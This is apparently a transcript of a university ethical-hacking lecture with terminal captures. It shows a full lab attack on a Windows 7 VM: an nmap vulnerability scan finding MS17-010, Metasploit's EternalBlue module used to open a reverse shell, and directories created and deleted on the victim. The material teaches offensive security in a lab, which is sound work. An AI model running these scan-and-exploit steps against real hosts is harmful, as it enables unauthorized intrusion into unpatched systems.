
Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 22
Metasploit Exploiting System Software -2

(Refer Slide Time: 00:15)




```
root@kali:~# nmap -T4 --script vuln 10.35.1.155
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 03:48 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
```

Let us start with another example. Now, today our target IP address is 10.35.1.155. So, in first phase we need to find out all the vulnerabilities of the target machine. So, in previous lesson, we already check how to find out the vulnerability using Nessus, alternatively we can also find all the vulnerability using the nmap script $vuln$.


So, directly go to the terminal Kali Linux and start to find the vulnerabilities using nmap script $vuln$, $nmap$, then timing option $T4$, then script name is $vuln$, and the IP address is 10.35.1.155. Starting nmap and it will take some time to give result, ok.

(Refer Slide Time: 02:05)



```
49157/tcp open  unknown
MAC Address: 00:0C:29:92:51:0A (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 53.62 seconds
root@kali:~# msfconsole
```


(Refer Slide Time: 02:16)



```
Host is up (0.019s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:92:51:0A (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
```

We got the result. It showing the port 135 TCP port is open, 139 TCP port open, port 445, 5357, 49152, 49153, 49154, 49155 and 49156 and 49157 TCP port is open. And it showing $samba-vuln-cve-2012-1182\ STATUS\ ACCESS\ DENIED$. $smb-vuln-MS01-054$, it also showing $false$, $smb-vuln-MS10-061$ $STATUS\ ACCESS\ DENIED$, $smb-vuln-MS17-010$, it showing VULNERABLE. And REMOTE CODE EXECUTION VULNERABILITY IN MICROSOFT SMB version 1 server, so it showing in the target machine $ms17-010$ vulnerability is present. Now, we use metasploit framework to exploit the target machine using the vulnerability name $ms17-010$. Let us start metasploit. So, by using the command $msfconsole$ we can open metasploit.

(Refer Slide Time: 04:21)




Applications ▾ Places ▾ Terminal ▾
Mon 03:54
root@kali: ~
File Edit View Search Terminal Help

```
                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v4.16.48-dev                         ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ms17-010
[!] Module database cache not built yet, using slow search
```

Now, search for the exploit in metasploit framework related to the vulnerability name $ms17-010$.

(Refer Slide Time: 04:49)




Applications ▾ Places ▾ Terminal ▾
Mon 03:57
root@kali: ~
File Edit View Search Terminal Help

```
       =[ metasploit v4.16.48-dev                         ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ms17-010
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank     Description
   ----                                      ---------------  ----     -----------
   auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   MS17-010 EternalRomance/EternalS
ynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                         normal   MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  MS17-010 EternalBlue SMB Remote
Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   MS17-010 EternalRomance/EternalS
ynergy/EternalChampion SMB Remote Windows Code Execution


msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

We got two auxiliary and two exploit. So, here we all only concern about the exploit. $exploit/windows/smb/MS17\_010\_eternalblue$. Disclosure date is 2017. And next one is $exploit/windows/smb/MS17\_010\_psexec$. Disclosure date is also in 2017.

So, let us start with the $exploit/windows/smb/MS17\_010\_eternalblue$. To use this exploit we use the command use followed by the exploit name. Now, to check the available option we need to use the command, show options.

(Refer Slide Time: 06:12)




```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.35.1.155
RHOST => 10.35.1.155
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.35.1.153:4444
[*] 10.35.1.155:445 - Connecting to target for exploitation.
[+] 10.35.1.155:445 - Connection established for exploitation.
[+] 10.35.1.155:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.35.1.155:445 - CORE raw buffer dump (27 bytes)
[*] 10.35.1.155:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.35.1.155:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 10.35.1.155:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.35.1.155:445 - Trying exploit with 12 Groom Allocations.
[*] 10.35.1.155:445 - Sending all but last fragment of exploit packet
[*] 10.35.1.155:445 - Starting non-paged pool grooming
[+] 10.35.1.155:445 - Sending SMBv2 buffers
[+] 10.35.1.155:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.35.1.155:445 - Sending final SMBv2 buffers.
[*] 10.35.1.155:445 - Sending last fragment of exploit packet!
[*] 10.35.1.155:445 - Receiving response from exploit packet
[+] 10.35.1.155:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.35.1.155:445 - Sending egg to corrupted connection.
[*] 10.35.1.155:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.35.1.153:4444 -> 10.35.1.155:49215) at 2019-07-08 03:59:24 -0400
```

Now, among from this all these option now we only concern about the $RHOT$ that is remote host means the IP address of the victim machine and $RPORT$; that means, a open port of the victim machine. So, now, $set\ RHOST$ 10.35.1.155 which is the IP address of the target machine. And by default port 445 is selected.

And from the previous result a vulnerability scanning we see port 445 is open in the target machine. So, no need to change the RPORT 445. Now, use the command $exploit$ or run. Started reverse TCP handler on the attacker machine with IP address 10.35.1.153 and port 4444. Wow, we get the shell of the victim machine.


Now, this is the command prompt of the victim machine. We can do anything from my attacker machine; that means, from my kali machine to the victim machine using this shell. So, this shell is basically the cmd of the victim machine.

(Refer Slide Time: 08:30)



```
[+] 10.35.1.155:445 - Connection established for exploitation.
[+] 10.35.1.155:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.35.1.155:445 - CORE raw buffer dump (27 bytes)
[*] 10.35.1.155:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.35.1.155:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 10.35.1.155:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.35.1.155:445 - Trying exploit with 12 Groom Allocations.
[*] 10.35.1.155:445 - Sending all but last fragment of exploit packet
[*] 10.35.1.155:445 - Starting non-paged pool grooming
[+] 10.35.1.155:445 - Sending SMBv2 buffers
[+] 10.35.1.155:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.35.1.155:445 - Sending final SMBv2 buffers.
[*] 10.35.1.155:445 - Sending last fragment of exploit packet!
[*] 10.35.1.155:445 - Receiving response from exploit packet
[+] 10.35.1.155:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.35.1.155:445 - Sending egg to corrupted connection.
[*] 10.35.1.155:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.35.1.153:4444 -> 10.35.1.155:49215) at 2019-07-08 03:59:24 -0400
[+] 10.35.1.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.35.1.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.35.1.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir
```


(Refer Slide Time: 08:31)



```
07/14/2009  07:11 AM           229,888 XpsRasterService.dll
07/14/2009  07:09 AM         4,835,840 xpsrchvw.exe
06/11/2009  02:01 AM            76,060 xpsrchvw.xml
07/14/2009  07:11 AM         3,008,000 xpsservices.dll
07/14/2009  07:11 AM           706,560 XPSSHHDR.dll
07/14/2009  07:11 AM         1,576,448 xpssvcs.dll
06/11/2009  02:33 AM             4,041 xwizard.dtd
07/14/2009  07:09 AM            42,496 xwizard.exe
07/14/2009  07:11 AM           432,640 xwizards.dll
07/14/2009  07:11 AM           101,888 xwreg.dll
07/14/2009  07:11 AM           201,216 xwtpdui.dll
07/14/2009  07:11 AM           129,536 xwtpw32.dll
07/14/2009  08:50 AM    <DIR>          zh-CN
07/14/2009  08:50 AM    <DIR>          zh-HK
07/14/2009  08:50 AM    <DIR>          zh-TW
07/14/2009  07:11 AM           366,080 zipfldr.dll
            2539 File(s)  1,103,161,584 bytes
              89 Dir(s)  21,637,865,472 bytes free

C:\Windows\system32>cd..
cd..

C:\Windows>cd..
cd..

C:\>dir
```

So, by using the command dir we can check all the directory of the directory and file in system 32. Alternatively, we can also check any other list of directory in the victim machine. Suppose, you want to check all the list of the file and directory in C drive, then go to the file system C and then use the command dir, ok.

(Refer Slide Time: 09:09)



```
06/28/2018  09:41 AM    <DIR>          Program Files
07/14/2009  10:27 AM    <DIR>          Program Files (x86)
06/28/2018  09:39 AM    <DIR>          Users
06/25/2019  01:19 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  21,624,795,136 bytes free

C:\>rmdir hack
rmdir hack

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DA30-5DE6

 Directory of C:\

07/14/2009  08:50 AM    <DIR>          PerfLogs
06/28/2018  09:41 AM    <DIR>          Program Files
07/14/2009  10:27 AM    <DIR>          Program Files (x86)
06/28/2018  09:39 AM    <DIR>          Users
06/25/2019  01:19 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  21,624,217,600 bytes free

C:\>
```

We got all the list of file and directories in C drive. So, this is all the list of the directories. Now, we can also delete a directory or file we can also create a file or directory in the specified location. By using the command *mkdir* we can create a directory in the specified location.

Now, see I am creating a directory with the name hack. Now, check by the command *dir* and see a directory hack is created in C drive. Similarly, we can also delete any directory from any specified location. By using the command *rmdir* we can remove any directory. Suppose, now I want to remove the previously created directory hack, so *rmdir* then the directory name hack, directory deleted.

Now, to check use *dir* command. Now, see there is no directory with the name hack. So, this is basically the command prompt of the victim machine. So, by using the command prompt of the victim machine from my Kali Machine, I can handle the attacker, I can handle the Victim Machine. So, I am closing the session here now and I will discuss further in the next session about the metasploit framework.